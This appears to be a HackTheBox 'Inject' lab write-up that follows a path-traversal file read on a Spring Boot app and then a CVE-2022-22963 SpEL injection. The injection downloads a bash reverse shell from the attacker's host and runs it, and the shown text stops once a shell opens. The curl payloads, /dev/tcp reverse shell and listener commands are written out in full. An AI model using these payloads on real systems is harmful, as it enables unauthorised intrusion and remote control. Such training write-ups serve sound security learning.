Inject

By Praveen Kumar Sharma

For me IP of the machine is : 10.129.228.213
Lets try pinging it

```
ping 10.129.228.213 -c 5

PING 10.129.228.213 (10.129.228.213) 56(84) bytes of data.
64 bytes from 10.129.228.213: icmp_seq=1 ttl=63 time=72.3 ms
64 bytes from 10.129.228.213: icmp_seq=2 ttl=63 time=74.0 ms
64 bytes from 10.129.228.213: icmp_seq=3 ttl=63 time=72.7 ms
64 bytes from 10.129.228.213: icmp_seq=4 ttl=63 time=87.6 ms
64 bytes from 10.129.228.213: icmp_seq=5 ttl=63 time=87.3 ms

--- 10.129.228.213 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 72.298/78.788/87.614/7.117 ms
```

Alright, its online lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.129.228.213 --ulimit 5000
```

```
rustscan -a 10.129.228.213 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.228.213:22
Open 10.129.228.213:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-17 19:29 IST
Initiating Ping Scan at 19:29
Scanning 10.129.228.213 [2 ports]
Completed Ping Scan at 19:29, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:29
Completed Parallel DNS resolution of 1 host. at 19:29, 6.53s elapsed
DNS resolution of 1 IPs took 6.53s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 19:29
Scanning 10.129.228.213 [2 ports]
Discovered open port 22/tcp on 10.129.228.213
Discovered open port 8080/tcp on 10.129.228.213
Completed Connect Scan at 19:29, 0.14s elapsed (2 total ports)
Nmap scan report for 10.129.228.213
Host is up, received conn-refused (0.081s latency).
Scanned at 2024-10-17 19:29:43 IST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
8080/tcp open http-proxy syn-ack
```

Alright lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.129.228.213 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±2 (14.485s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.129.228.213 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-17 19:37 IST
Nmap scan report for 10.129.228.213
Host is up (0.13s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
| 256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_ 256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open nagios-nsca Nagios NSCA
|_http-title: Home
```

Moving on lets do some directory fuzzing now

Directory Fuzzing

```
feroxbuster -u http://10.129.228.213:8080/ -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
feroxbuster -u http://10.129.228.213:8080/ -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.129.228.213:8080/
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l        4w        -c Auto-filtering found 404-like response and created new filter; toggle off
200      GET      112l      326w     5371c http://10.129.228.213:8080/blogs
200      GET       54l      107w     1857c http://10.129.228.213:8080/upload
200      GET       26l       48w      457c http://10.129.228.213:8080/css/test.css
200      GET      104l      194w     5654c http://10.129.228.213:8080/register
200      GET        7l     2006w   163873c http://10.129.228.213:8080/webjars/bootstrap/css/bootstrap.min.css
200      GET      166l      487w     6657c http://10.129.228.213:8080/
200      GET      155l      278w     3093c http://10.129.228.213:8080/css/blog.css
200      GET        7l     2006w   163873c http://10.129.228.213:8080/webjars/bootstrap/5.1.3/css/bootstrap.min.css
500      GET        1l        3w      106c http://10.129.228.213:8080/error
500      GET        1l       27w      712c http://10.129.228.213:8080/environment
200      GET       22l       22w      262c http://10.129.228.213:8080/css/under.css
[####################] - 27s     4633/4633    0s      found:11      errors:0
[####################] - 27s     4614/4614    173/s   http://10.129.228.213:8080/
```


Directories

200 GET 112l 326w 5371c http://10.129.228.213:8080/blogs
200 GET 54l 107w 1857c http://10.129.228.213:8080/upload
200 GET 26l 48w 457c http://10.129.228.213:8080/css/test.css
200 GET 104l 194w 5654c http://10.129.228.213:8080/register
200 GET 7l 2006w 163873c http://10.129.228.213:8080/webjars/bootstrap/css/bootstrap.min.css
200 GET 166l 487w 6657c http://10.129.228.213:8080/
200 GET 155l 278w 3093c http://10.129.228.213:8080/css/blog.css
200 GET 7l 2006w 163873c http://10.129.228.213:8080/webjars/bootstrap/5.1.3/css/bootstrap.min.css
500 GET 1l 3w 106c http://10.129.228.213:8080/error
500 GET 1l 27w 712c http://10.129.228.213:8080/environment
200 GET 22l 22w 262c http://10.129.228.213:8080/css/under.css

Alright lets get to this application to see what is happening on there

Web Application

Default page



Now there is this sign up page that goes to /register we found earlier lets see this


Lets see this /upload i guess that just seem like where we need to go

Now lets upload a file to see what happens
So i made a file here

```
~/Documents/Notes/Hands-on-Hackin
vim test.txt

~/Documents/Notes/Hands-on-Hackin
cat test.txt
Some text i guess! Idiot
```

Lets try to upload this




Ok lets try an image here i guess
So i grabbed this random image from python lets try to upload this

Uploaded!


View your Image

Upload

So lets take a look at it



The URL uptop just looks like its begging for an LFI lets test that



Gaining Access

Lets see this in burp

Request

Pretty Raw Hex

```
GET /show_image?img=/../../../../../../etc/passwd HTTP/1.1
Host: 10.129.228.213:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Response

Pretty Raw Hex Render

```
Connection: keep-alive

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

And the LFI works
Another thing is, this is probably tomcat and a java applet i guess from the error i saw earlier so we can get directory listing from this LFI as well lets get the / from this



Request

Pretty Raw Hex

```
GET /show_image?img=../../../../../../../../ HTTP/1.1
Host: 10.129.228.213:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Thu, 17 Oct 2024 14:38:00 GMT
Keep-Alive: timeout=60
Connection: keep-alive

bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Now lets take a look at this config of this app

Request

Pretty Raw Hex

```
GET /show_image?img=../../../ HTTP/1.1
Host: 10.129.228.213:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Thu, 17 Oct 2024 14:40:29 GMT
Keep-Alive: timeout=60
Connection: keep-alive

.classpath
.DS_Store
.idea
.project
.settings
HELP.md
mvnw
mvnw.cmd
pom.xml
src
target
```

Now lets see this xml file this probably contains the library it is using in this

Request

Pretty Raw Hex

```
GET /show_image?img=../../../pom.xml HTTP/1.1
Host: 10.129.228.213:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>2.6.5</version>
    <relativePath/> <!-- lookup parent from repository -->
  </parent>
  <groupId>com.example</groupId>
  <artifactId>WebApp</artifactId>
  <version>0.0.1-SNAPSHOT</version>
  <name>WebApp</name>
  <description>Demo project for Spring Boot</description>
  <properties>
    <java.version>11</java.version>
  </properties>
  <dependencies>
    <dependency>
        <groupId>com.sun.activation</groupId>
        <artifactId>javax.activation</artifactId>
        <version>1.2.0</version>
    </dependency>
```

Lets save this to a file and run snyk on this to find some exploit of this

```
snyk test --file=pom.xml
d-core@9.0.60
  × Improper Input Validation [High Severity][https://security.s
    introduced by org.springframework.boot:spring-boot-starter-w
d-core@9.0.60
  × Denial of Service (DoS) [High Severity][https://security.sny
    introduced by org.springframework.boot:spring-boot-starter-w
tabind@2.13.2
  × Improper Access Control [Critical Severity][https://security
    introduced by org.springframework.boot:spring-boot-starter-w
  × Remote Code Execution [Critical Severity][https://security.s
    introduced by org.springframework.boot:spring-boot-starter-w

  Upgrade org.springframework.cloud:spring-cloud-function-web@3.
  × Denial of Service (DoS) [Medium Severity][https://security.s
context@3.2.2
    introduced by org.springframework.cloud:spring-cloud-functio
  × Denial of Service (DoS) [Medium Severity][https://security.s
    introduced by org.springframework.cloud:spring-cloud-functio
essaging@5.3.17
  × Denial of Service (DoS) [High Severity][https://security.sny
ntext@3.2.2
    introduced by org.springframework.cloud:spring-cloud-functio
  × Remote Code Execution [Critical Severity][https://security.s
context@3.2.2
    introduced by org.springframework.cloud:spring-cloud-functio
```

Lets see this one CVE is : CVE-2022-22963
Lets find a exploit for this

So this is the POC for this

```
curl -X POST  http://0.0.0.0:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/pwned")' --
data-raw 'data' -v
```

Lets run it after changing the Ip and the comand

```
curl -X POST  http://10.129.228.213:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("curl
http://10.10.16.14")' --data-raw 'data' -v
```

And here is the request

```
curl -X POST  http://10.129.228.213:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14")' --data-raw 'data' -v

Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.228.213:8080...
* Connected to 10.129.228.213 (10.129.228.213) port 8080
* using HTTP/1.x
> POST /functionRouter HTTP/1.1
> Host: 10.129.228.213:8080
> User-Agent: curl/8.10.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 bytes
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Thu, 17 Oct 2024 15:23:16 GMT
< Connection: close
<
* shutting down connection #0
{"timestamp":"2024-10-17T15:23:16.697+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}
```

And here is the hit

```
sudo python -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.213 - - [17/Oct/2024 20:53:16] "GET / HTTP/1.1" 200 -
```

So normal reverse shell didnt work so i save my a file called shell in the /tmp directory

Here is the shell

```
cat shell

bash -i >& /dev/tcp/10.10.16.14/9001 0>&1
```

Here is the command to save this to a file

```
curl -X POST  http://10.129.228.213:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("curl
http://10.10.16.14/shell -o /tmp/shell")' --data-raw 'data' -v
```

```
curl -X POST  http://10.129.228.213:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14/shell -o /tmp/shell")' --data-raw 'data' -v

Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.228.213:8080...
* Connected to 10.129.228.213 (10.129.228.213) port 8080
* using HTTP/1.x
> POST /functionRouter HTTP/1.1
> Host: 10.129.228.213:8080
> User-Agent: curl/8.10.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14/shell -o /tmp/shell")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 bytes
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Thu, 17 Oct 2024 15:21:24 GMT
< Connection: close
<
* shutting down connection #0
{"timestamp":"2024-10-17T15:21:24.319+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.Proce
ssImpl to java.lang.String","path":"/functionRouter"}
```

And lets start a listener here

```
~/Documents/Notes/Hands-on-Ha
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now we run that /tmp/shell with bash like this

```
curl -X POST  http://10.129.228.213:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/shell")' --
data-raw 'data' -v
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4 (6.383s)
curl -X POST  http://10.129.228.213:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/shell")' --data-raw
 'data' -v

Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.228.213:8080...
* Connected to 10.129.228.213 (10.129.228.213) port 8080
* using HTTP/1.x
> POST /functionRouter HTTP/1.1
> Host: 10.129.228.213:8080
> User-Agent: curl/8.10.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/shell")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 bytes
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Thu, 17 Oct 2024 15:21:40 GMT
< Connection: close
<
* shutting down connection #0
{"timestamp":"2024-10-17T15:21:40.332+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.Proce
ssImpl to java.lang.String","path":"/functionRouter"}
```

And we get our revshell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.228.213 46396
bash: cannot set terminal process group (823): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$ id
id
